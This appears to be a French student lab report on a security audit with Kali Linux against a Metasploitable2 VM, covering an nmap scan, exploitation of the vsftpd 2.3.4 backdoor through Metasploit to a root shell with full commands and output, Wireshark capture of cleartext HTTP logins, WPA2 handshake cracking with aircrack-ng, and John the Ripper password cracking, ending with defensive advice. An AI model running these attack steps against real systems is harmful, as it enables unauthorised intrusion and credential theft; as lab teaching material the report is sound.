
# Audit de sécurité et analyse réseau avec Kali Linux

## NMAP

### 1.Hôtes actifs sur le réseau :




192.168.56.128 – VM Kali

192.168.56.129 – VM Metasploitable

192.168.56.254 – Passerelle PC Hôte

### 2. Port ouvert et leurs versions (Machine Metasploitable2) :

| Port | Service | Version | Etat |
|---|---|---|---|
| 21 | FTP | Vsftpd 2.3.4 | Open |
| 22 | SSH | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) | Open |
| 25 | SMTP | Postfix smtpd | Open |
| 80 | HTTP | Apache httpd 2.2.8 ((Ubuntu) DAV/2) | Open |

### 3. Scan SYN Rapide (Déterminer l'état des port sur la cible distante):

```
┌──(administrateur㉿kali)-[~]
└─$ nmap -sS -T4 192.168.56.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 17:43 CET
Nmap scan report for 192.168.56.129
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:E1:26:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
```

## 4. Résultat :


Le scan montre que plusieurs ports sont ouverts sur la machine Metasploitable. On y trouve des services anciens comme FTP, Samba, Telnet et MySQL. Ces services sont vulnérables et peuvent permettre à un attaquant de prendre le contrôle de la machine. Il faut les désactiver ou les mettre à jour pour améliorer la sécurité.


# Metasploit

## 1. Lancer Metasploit :

## 2. *sudo msfconsole* :

Lancement de l'interface Metasploit (console)




## 3. *saerch vsftpd* :

Chercher le modules exploit correspondant à la version détectée.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

**4.** *use exploit/unix/ftp.vsftpd_234_backdoor :*

Sélection du module.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

**5.** *set RHOST 192.168.56.129* **:**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.129
RHOST ⇒ 192.168.56.129
```

**6.** *set RPORT 21 :*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
```

Définir cible et port (en l'occurrence la machine exploitable) .

**7.** *show payloads :*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection
```

**8.** *set PAYLOAD cmd/unix/interact :*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD ⇒ cmd/unix/interact
```

Choisir charge utile

**9.** *exploit :*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.129:21 - USER: 331 Please specify the password.
[+] 192.168.56.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.128:43555 → 192.168.56.129:6200) at 2025-11-11 18:40:13 +0100
```

Lancement de l'exploitation.


**10.** Vérification que le shell fonctionne bien

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.129:21 - USER: 331 Please specify the password.
[+] 192.168.56.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.128:37539 → 192.168.56.129:6200) at 2025-11-22 20:27:59 +0100

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Le log de résultat ci-dessous montre l'utilisation du module vsftpd 2.3.4, la configuration des options (RHOST/RPORT), l'exécution de l'exploit et l'ouverture d'un shell fonctionnel. Les commandes whoami et uname -a confirment que l'exploitation a réussi.

**11.** Restauration de la VM





# WIRESHARK


## Lancement de Wireshark





1. Choix du filtre de capture et de l'interface réseau pour limiter les résultats





2. Connexion avec un login au serveurs Metasploitable





3. Mise en place du filtre http





**4.** Les logins qu'on a rentrés pour accéder au serveur
Ils sont en clair car http n'est pas chiffré




**5.** Avec le filtre de capture http et ICMP et envoi d'une requête ping vers l'adresse de la machine exploitable avec les différents envois et réponses (resquest = demande et reply = réponses)




**6.** Sauvegarde du fichier capture_lab.pcap



**7.** Résultat : L'analyse sous Wireshark montre que les identifiants envoyés via HTTP apparaissent en clair dans la capture. Un attaquant présent sur le réseau pourrait intercepter ces informations, observer tout le trafic non chiffré, cartographier les machines actives grâce à l'ICMP, et éventuellement réaliser une attaque de type Man-in-the-Middle. L'absence de chiffrement représente donc un risque important de fuite de données et de compromission des comptes utilisateurs.

# AIRCRACK


**Environnement :**

Kali Linux VM, pas de carte Wi-Fi phys., utilisation d’un .cap didactique.


Fichier de capture utilisé : ~/handshake.cap (fourni par aircrack-ng / dépôt officiel).

1. Installation et verification que la commande aircrack-ng est disponible

(Déjà installer et commande disponible)





2. On va chercher un fichier handshake qui remplacera le capture-01.cap prêt à l’emploi sur GitHub





3. Vérification du contenu du fichier handshake.cap.

Avec le nom du réseau « test »




4. Lancement de aircrack-ng pour découvrir le mot de passe du ESSID : « test »





5. Résultat de la commande aircrack-ng du mot de passe, après 152252 clés essayer, il a trouvé la clé « biscotte ».



Conclusion : J’ai utilisé un fichier de capture contenant un handshake WPA2 pour faire l’exercice sans matériel Wi-Fi. Après vérification du fichier avec airodump-ng, j’ai lancé aircrack-ng avec la wordlist rockyou. L’outil a testé plusieurs milliers de mots et a finalement trouvé le mot de passe du réseau (« biscotte »). Cela montre l’importance d’utiliser un mot de passe Wi-Fi fort pour éviter les attaques par dictionnaire.

# JOHN THE RIPPER

1. Préparation du hashfile.txt





2. Lancement de l'attaque dictionnaire




Un mot de passe découvert

3. Affichage mots de passe découvert





Malheureusement le mot de passe n'a pas été trouver par John

Plusieurs possibilités se présente à nous :

- Mot de passe non présent dans le dictionnaire rockyou.txt
- La structure du mot de passe n'est pas générée par les règles pas défaut
- Le hash utilisé est assez résistant pour ne pas se faire découvrir

4. Tentative du mode incrémental




John n’a pas trouvé le mot de passe en mode incrémental car l’espace de recherche est extrêmement vaste , la longueur et la combinaison de caractères rendent l’exploration complète trop longue. Le brute force nécessiterait beaucoup plus de temps que celui disponible pour atteindre cette combinaison précise.


Recommandations pour un mot de passe solide :

- Utiliser des mots de passe de 12 à 16 caractères minimum
- Mélanger minuscules, majuscules, chiffres, symboles
- Éviter les motifs prévisible (123, 2024, Votre nom, ect)
- Activer MFA pour compenser les faiblesses hum aines


## BONUS JOHN THE RIPPER

**Tentative d'une attaque par dictionnaire créer par moi-même et avec mon propre mot de passe à l'intérieur**

